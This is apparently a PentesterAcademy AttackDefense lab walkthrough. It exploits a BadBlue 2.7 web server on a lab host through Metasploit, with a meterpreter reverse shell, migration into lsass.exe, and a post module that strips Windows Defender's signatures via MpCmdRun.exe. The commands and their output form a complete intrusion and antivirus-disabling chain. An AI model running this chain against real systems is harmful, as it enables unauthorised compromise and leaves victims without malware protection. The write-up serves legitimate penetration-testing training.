ATTACK DEFENSE

by PentesterAcademy


Name	Disable Windows Defender Signatures
URL	https://attackdefense.com/challengedetails?cid=2392
Type	Basic Exploitation: Pentesting

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.


Command: cat /root/Desktop/target



```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.30.152
root@attackdefense:~# 
```

Step 2: Run a Nmap scan against the target IP.


Command: nmap 10.0.30.152



```
root@attackdefense:~# nmap 10.0.30.152
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-01 11:02 IST
Nmap scan report for 10.0.30.152
Host is up (0.056s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 2.63 seconds
root@attackdefense:~# 
```

Step 3: We have discovered that multiple ports are open. We will run nmap again to determine version information on port 80.


Command: nmap -sV -p 80 10.0.30.152



```
root@attackdefense:~# nmap -sV -p 80 10.0.30.152
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-01 11:02 IST
Nmap scan report for 10.0.30.152
Host is up (0.055s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    BadBlue httpd 2.7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results
Nmap done: 1 IP address (1 host up) scanned in 7.66 seconds
root@attackdefense:~# 
```

Step 4: We will search the exploit module for badblue 2.7 using searchsploit.

Command: searchsploit badblue




```
root@attackdefense:~# searchsploit badblue
----------------------------------------------------------------
 Exploit Title
----------------------------------------------------------------
BadBlue 2.5 - 'ext.dll' Remote Buffer Overflow (Metasploit)
BadBlue 2.5 - Easy File Sharing Remote Buffer Overflow
BadBlue 2.52 Web Server - Multiple Connections Denial of Service
BadBlue 2.55 - Web Server Remote Buffer Overflow
BadBlue 2.72 - PassThru Remote Buffer Overflow
BadBlue 2.72b - Multiple Vulnerabilities
BadBlue 2.72b - PassThru Buffer Overflow (Metasploit)
Working Resources 1.7.3 BadBlue - Null Byte File Disclosure
```

Step 5: There is a Metasploit module for the badblue server. We will use the Metasploit module to exploit the target.

Commands:

```
msfconsole -q
use exploit/windows/http/badblue_passthru
set RHOSTS 10.0.30.152
exploit
```




```
msf6 > use exploit/windows/http/badblue_passthru
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/badblue_passthru) > set RHOSTS 10.0.30.152
RHOSTS => 10.0.30.152
msf6 exploit(windows/http/badblue_passthru) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (175174 bytes) to 10.0.30.152
[*] Meterpreter session 1 opened (10.10.15.2:4444 -> 10.0.30.152:49897)

meterpreter >
```

We have successfully exploited a badblue server.


Step 6: Migrate current process into lsass.exe

Command: migrate -N lsass.exe




```
meterpreter > migrate -N lsass.exe
[*] Migrating from 4744 to 816...
[*] Migration completed successfully.
meterpreter > 
```

Switch to Target Machine and verify if Windows Defender is running on not.



Filters
Best match
Windows Defender Firewall with Advanced Security
Desktop app
Windows Defender Firewall
Control panel
Settings
Windows Defender settings
Security at a glance
Firewall & network protection
App & browser control
Core isolation
windows defender Firewall with Advanced Security

Windows Security → Virus & threat protection Settings



Windows Security

Virus & threat protection settings

View and update Virus & threat protection settings for Windows Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

On

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

On


Privacy Statement

Automatic sample submission

Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain

Change your privacy settings

View and change privacy settings for your Windows 10 device.



Virus & threat protection updates

Protection definitions are up to date.

Last update: 7/19/2021 10:37 AM

We can notice that the windows defender is fully up and running.


Step 7: We will disable windows defender signatures using the Metasploit module.

Disable Windows Defender Signatures

“This module with appropriate rights lets us use the Windows Defender command-line utility a run and automation tool (mpcmdrun.exe) in order to disable all the signatures available installed for the compromised machine. The tool is prominently used for scheduling scans and updating the signature or definition files, but there is a switch created to restore the installed signature definitions to a previous backup copy or to the original default set of signatures which is none, disabling all the signatures and allowing malware to execute even with the Windows Defender solution enabled.**”**


Source:
https://www.rapid7.com/db/modules/post/windows/manage/rollback_defender_signatures/

Commands: background
use post/windows/manage/rollback_defender_signatures
set SESSION 1
set ACTION rollback
exploit



```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/http/badblue_passthru) > use post/windows/manage/rollback_defender_signatures
msf6 post(windows/manage/rollback_defender_signatures) > set SESSION 1
SESSION => 1
msf6 post(windows/manage/rollback_defender_signatures) > set ACTION rollback
ACTION => rollback
msf6 post(windows/manage/rollback_defender_signatures) > exploit

[*] Removing All Definitions for Windows Defender
[*] rollback
[*] Running cmd.exe /c "C:\Program Files\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All
[*]
Service Version: 4.18.2106.6
Engine Version: 1.1.18300.4
AntiSpyware Signature Version: 1.343.1266.0
AntiVirus Signature Version: 1.343.1266.0

Starting engine and signature rollback to none...
Done!
[*] Post module execution completed
msf6 post(windows/manage/rollback_defender_signatures) >
```

We have rolled back the engine and signature. Switch to Target Machine to verify it again.



Virus & threat protection settings

View and update Virus & threat protection settings for Windows Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

● On

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

● On


Privacy Statement

Automatic sample submission

Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.

● On

Privacy Statement



Virus & threat protection updates

Engine unavailable

Check for updates

Check for updates

We can notice Windows Defender running well. But there is no signature database or engine available to identify the threats. Now, an attacker can execute and modify anything on the target machine. The Windows Defender is completely useless.

References

1. BadBlue 2.72b - Multiple Vulnerabilities (https://www.exploit-db.com/exploits/4715)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/http/badblue_passthru)
3. Disable Windows Defender Signatures (https://www.rapid7.com/db/modules/post/windows/manage/rollback_defender_signatures/)